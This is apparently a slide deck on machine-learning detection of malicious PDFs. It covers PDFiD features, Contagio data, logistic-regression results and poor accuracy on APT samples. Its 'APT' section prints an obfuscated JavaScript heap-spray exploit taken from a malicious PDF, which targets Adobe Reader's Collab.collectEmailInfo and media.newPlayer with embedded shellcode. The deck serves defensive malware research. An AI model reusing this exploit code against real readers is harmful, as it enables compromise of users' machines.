Topics

- PDF malware overview
- Data set
- Tools
- Modeling
- APT
- Final Results
- Next Steps

PDF Malware

- Complex specification
- JavaScript and files may be embedded
- Actions may occur automatically
- Obfuscation is trivial

Everyone trusts PDFs, right?

Data Set


- 20,000 labeled PDFs
  - 55% malicious
  - 45% benign
- 28 APT samples
  - 100% malicious

contagio

malware dump

Tools

- PDFiD
  - customized for CSV output
- Ghostscript
  - ps2ascii



```
blarg:clean joe$ ~/contagio/pdfid.py win08.pdf
PDFiD 0.1.2 win08.pdf
 PDF Header: %PDF-1.6
 obj                 1099
 endobj              1099
 stream                45
 endstream             45
 xref                   2
 trailer                2
 startxref              2
 /Page                 13
 /Encrypt               0
 /ObjStm                0
 /JS                    0
 /JavaScript            0
 /AA                    0
 /OpenAction            0
 /AcroForm              0
 /JBIG2Decode           0
 /RichMedia             0
 /Launch                0
 /EmbeddedFile          0
 /XFA                   0
 /Colors > 2^24         0
```

Modeling

- Kitchen Sink!
  - 21 PDFiD features + ps2ascii line counts
  - 70:30 training/test split, 10-fold average
  - 99% AUC using logistic regression classifier!

		Predicted Class	
		Benign	Malicious
Actual Class	Benign	1811	10
	Malicious	28	2191

Modeling [fail]

- Kitchen Sink!
  - 28 APT samples
  - 32% accuracy ☹

Predicted Class

Actual Class


	Benign	Malicious
Benign	0	0
Malicious	19	9

Clearly this model was overfitted to the training data

APT

- “Advanced Persistent Threat”
- Does not play in the sandbox
  - JavaScript interpreter exploits
  - Flash exploits
  - Font parsing exploits

APT



```
function re(count,what) {
    var v = "";
    while (--count >= 0)
        v += what;
    return v;
}
var forme = String.fromCharCode(53811,51840,49425,5346,51840,17151,2154,21080,
    11981,15450,29701,17137,64128,30716,26859,44951,52119,0856,29954,26864,
    37053,39579,0856,1090,58741,49795,65288,52450, 16711);
function Func8x9() {
    var nopblock = re(13100, String.fromCharCode(3084));
    var sgo = null;
    for(var i=0;i<1800; i++){
        memory[i] = nopblock + nopblock + nopblock;
        memory[i] += nopblock + nopblock + forme;
    }
    try{
        this.media.newPlayer(sgo);
    }
    catch(e)
    {
        util.printd(String.fromCharCode(2826,4352,2826,4352,2826,4352,2826,4352,
        2826,4352,2826,4352,2826,4352,2826,4352,2826,4352,2826,4352,2826,4352,
        2826,4352,2826,4352,2826,4352,2826,4352,2826,4352,2826,4352,2826,4352),
        new Date());
    };
}
var plin="";
var memory = new Array();
if (app.viewerVersion < 8.0) {
    if (app.viewerVersion < 7.0)
        plin = re(2008, unescape("%u06eb%u06eb%u0b0b%u0019")) +
            re(8, unescape("%u4141%u4141")) + forme;
    else
        plin = re(4008, unescape("%u06eb%u06eb%u0b0b%u0028")) +
            re(8, unescape("%u4141%u4141")) + forme;
    var kk = unescape("%43%6F%6C%6C%61%62%2E") +
        String.fromCharCode(0x63)+ "ollectEmailInfo({subj: \\\\"\\\\", msg:plin})";
    this.collabStore = eval(kk);
}
else
    Func8x9();
```

Modeling

- Chosen features
  - *jscript* = /JS + /JavaScript
  - *actions =* /AA + /OpenAction + /Launch
  - lineCount
  - /EmbeddedFile

Feature	**β**
jscript	1.0735
actions	-0.0387
lineCount	-0.0481
/EmbeddedFile	0.4549

Final Results

- Four features
  - 97% AUC with training/test data
  - 27/28 APT samples correctly labeled (96%)

		Predicted Class	
		Benign	Malicious
Actual Class	Benign	1766	56
	Malicious	45	2174

		Predicted Class	
		Benign	Malicious
Actual Class	Benign	0	0
	Malicious	1	27

Next Steps

- Integrate model into an automated malware analysis framework

cuckoo

- Improve as more samples are found
- Consider applications to other malware